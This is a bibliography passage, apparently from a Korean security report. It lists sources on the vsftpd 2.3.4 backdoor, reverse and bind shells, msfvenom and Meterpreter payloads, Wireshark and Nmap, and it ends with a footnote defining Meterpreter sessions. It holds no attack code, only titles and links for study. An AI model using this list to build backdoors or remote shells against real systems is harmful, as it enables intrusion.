[24] Attack: VSFTPD Compromised Source Packages Backdoor Vulnerability:
https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=33416
[25] 셸 업로드 공격 및 리버스셸/바인드 실습:
https://panda-university.tistory.com/39
[26] MSFVENOM을 이용한 Android 침투 및 Meterpreter Shell 사용:
https://www.hahwul.com/blog/2015/metasploit-msfvenom-android-meterpreter/
[27] msfvenom을 이용한 백도어 공격:
https://jaykos96.tistory.com/53
[28] wireshark Network Analysis Tool
https://www.wireshark.org/docs/relnotes/
[29] [Network] 와이어샤크(Wireshark)

https://blog.naver.com/ds4ouj/222507823738
[30] Nmap
https://nmap.org/
[31] Hacking vsFTPd 2.3.4: A Guide to Exploiting Without Metasploit
https://securiumsolutions.com/hacking-vsftpd-2-3-4-a-guide-to-exploiting-without-metasploit/
[32] 국내 의료기관의 취약한 서버를 대상으로 유포된 미터프리터(Meterpreter)
https://asec.ahnlab.com/ko/36053/
[33] 미터프리터를 활용한 정보수집 (+멀웨어 트로이목마 만들기)
https://dpwl.tistory.com/85
[34] 장승주. 유닉스시스템(UNIX SYSTEM), 21세기사, 2010.
[35] 장승주, 운영체제의 커널 내부 구조, 21세기사, 2004

---

1) Meterpreter 세션 : 제어(Control)의 프레임워크, 주요 목적으로는, 다기능 원격 제어 및 후속 공격(Post-Exploitation)에 쓰여짐.